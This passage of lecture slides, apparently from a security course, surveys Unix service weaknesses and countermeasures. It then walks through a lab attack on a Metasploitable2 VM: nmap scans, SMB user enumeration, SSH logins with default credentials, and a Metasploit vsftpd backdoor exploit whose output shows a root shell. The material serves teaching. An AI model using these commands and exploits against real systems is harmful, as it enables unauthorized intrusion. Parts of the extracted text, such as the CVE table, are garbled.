- Consider implementing an access control device that only allows authorized systems to contact RPC ports (difficult)
- Buffer overflow countermeasures apply
- Always use Secure RPC
- Provides an additional level of authentication based on public-key cryptography, but causes interoperability problems

NFS

- Network File System (NFS) allows transparent access to files and directories of remote systems as if they were stored locally
- Many buffer overflow conditions related to mountd, the NFS server, have been discovered
- Poorly configured NFS exports the file system to everyone

Hacking Unix 9(

NFS Countermeasures

- Disable NFS if is not needed
- Implement client and user access controls to allow only authorized users to access required files
- Only export certain directories, like /etc/exports or /etc/dfs/dfstab
- Never include the server's local IP address, or localhost, in the list of systems allowed to mount the file system
 - Interaction with other services (e.g., portmapper) allow attacker to spoof requests as if coming from localhost

Domain Name System (DNS)

- DNS is one of the few services that is almost always required and running on an organization's Internet perimeter network
- The most common implementation of DNS for UNIX is the Berkeley Internet Name Domain (BIND) package

BIND vulnerabilities

- Buffer overflows in BIND can be exploited by malformed responses to DNS queries
- provides attackers some degree of remote control over the server, although not a true shell

DNS Cache Poisoning

- In 2008, Dan Kaminsky revealed a serious DNS cache poisoning vulnerability
- He was able to change DNS records on real Internet routers with it
- It was patched secretly before the bug was revealed

DNS Countermeasures

- Disable BIND if you are not using it
- Patch & update BIND
- Run the BIND daemon "named" as an unprivileged user
- Run BIND from a chroot jail
 - Prevents an attacker from traversing your system
- Use djbdns, a secure, fast, and reliable replacement for BIND
 - BUT vulnerabilities have been found in it

D.j.bernstein » Djbdns : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

		Addientication	Complexity	Access	Gained Access Level	Score	Update Date	Publish Date	Vulnerability Type(s)	# of Exploits	CWE ID	CVE ID	#
1 <u>CVE-2012-1191</u> <u>20</u> 2012-02-17 2012-02-20 6.4 None Remote Low Not re	equired None Partial	Not required	Low	Remote	None	6.4	2012-02-20	2012-02-17			20	E-2012-1191	1 <u>CV</u>

The resolver in discache in Daniel J. Bernstein djbdns 1.05 overwrites cached server names and TTL values in NS records during the processing of a response to an A record query, which allows remote attackers to trigger continued resolvability of revoked domain names via a "ghost domain names" attack.

2 CVE-2009-0858 20 2009-03-09 2017-08-16 5.8 None Remote Medium Not required None Partial Partial

The response_addname function in response.c in Daniel J. Bernstein djbdns 1.05 and earlier does not constrain offsets in the required manner, which allows remote attackers, with control over a third-party subdomain served by tinydns and axfrdns, to trigger DNS responses containing arbitrary records via crafted zone data for this subdomain.

3 <u>CVE-2008-4392</u> 362 2009-02-19 2017-08-07 6.4 None Remote Low Not required None Partial Partial

dnscache in Daniel J. Bernstein djbdns 1.05 does not prevent simultaneous identical outbound DNS queries, which makes it easier for remote attackers to spoof DNS responses, as demonstrated by a spoofed A record in the Additional section of a response to a Start of Authority (SOA) query.

Total number of vulnerabilities: 3 Page: 1 (This Page)

X Insecurities

- The X Window System allows many programs to share a single graphical display
- X clients can capture the keystrokes of the console user
- Kill windows
- Capture windows for display elsewhere
- Remap the keyboard to issue nefarious commands no matter what the user types

X snooping tools

- xscan is a tool that can scan an entire subnet looking for an open X server and log all keystrokes to a log file
- xwatchwin even lets you see the windows users have open
- Attackers can also send keystrokes to any window

X Countermeasures

- Avoid xhost + command
- Use more advanced authentication mechanisms such as MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION- 1, and MIT-KERBEROS- 5
- Consider using ssh and its tunneling functionality for enhanced security during your X sessions

SSH Insecurities

- SSH is widely used as a secure alternative to telnet
- But there are integer overflows and other problems in some SSH packages which can be exploited, granting remote root access

SSH Countermeasures

- Run patched versions of the SSH client and server
- Consider using the privilege separation feature, which creates a non-privileged environment for the sshd to run in (a chroot jail)

Hacking Unix 10:

OpenSSL Overflow Attacks

- OpenSSL is an open-source implementation of Secure Socket Layer (SSL) and is present in many versions of UNI
- It had a famous buffer overflow vulnerability that was exploited by the Slapper worm
- Heartbleed http://heartbleed.com/
 - improper input validation

OpenSSL Countermeasures

- Apply the appropriate patches and upgrade to OpenSSL
- Disable SSLv2 if it is not needed

Apache Attacks

- Apache is a prevalent web server
- Highly complex, highly configurable
- Has vulnerabilities, like any program
 - apache Killer DoS: overlapping byte range requests

Apache Countermeasures

Use latest version & apply patches

"Talk is cheap. Show me the code."

Linus Torvalds



Setup Details

- Two machines to demonstrate the exploitation of vulnerabilities:
 - The attacker runs on host system



Target system (Metasploitable2) runs in guest
 OS (Ubuntu Server 14.04): 192.168.56.101



Scanning and Enumeration

Scan subnet for alive hosts

nmap -sn 192.168.56.0/24

Syn scan, enumerate services and detect os. Scans only TCP

ports

sudo nmap -sS -sV -O 192.168.56.101

 UDP scan --- can have false positives because it's considered closed only if an ICMP "port unreachable" message is returned (we're not running it because it takes too long)

sudo nmap -sU 192.168.56.101

Scenario 1: Select SSH logins

Enumerate users exploiting SMB service

 Attempt login with default/username as password (we'll see bruteforce later on)

Scenario 1: Select SSH logins

1. Server Message Block scan to retrieve users. SMB is a Microsoft protocol for shared printers, files, ...

nmap --script smb-enum-users.nse -p 445 192.168.56.101

- 2. ssh <u>msfadmin@192.168.56.101</u> ssh <u>postgres@192.168.56.101</u>
- 3. pwd: msfadmin pwd: postgres

Scenario 2: VSFTPD backdoor

- Stands for "Very Secure FTP Daemon"
- It is an FTP server for Unix-like systems
- Vulnerability: Users logging into a compromised vsftpd-2.3.4 server may issue a ":)" smileyface as the username and gain a command shell on port 6200.

Exploit VSFTPD backdoor with Metasploit

```
<u>msf</u> exploit(unix/ftp/vsftpd_23↑ backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd 234 backdoor) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
         Current Setting Required Description
                                     The target address
  RHOST 192.168.56.101
                                     The target port (TCP)
  RPORT 21
                           ves
Exploit target:
      Name
      Automatic
nsf exploit(unix/ftp/vsftpd 234 backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
*1 Found shell.
[*] Command shell session 1 opened (192.168.56.102:42849 -> 192.168.56.101:6200) at 2018-04-06 23:57:51 -0500
```

Scenario 3: UnrealIRCD backdoor

- One of the most used IRC servers
- Vulnerability: backdoor triggered by entering AB; when connecting to the vulnerable service.
- Metasploitable exploit: exploit/unix/irc/unreal_ircd_3281_backdoo r

Summary

- UNIX is a complex system that requires adequate security measures.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for security holes in the target system for gaining access.
- Footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation
- Many remote exploitation techniques may allow attackers to subvert the UNIX system and to obtain a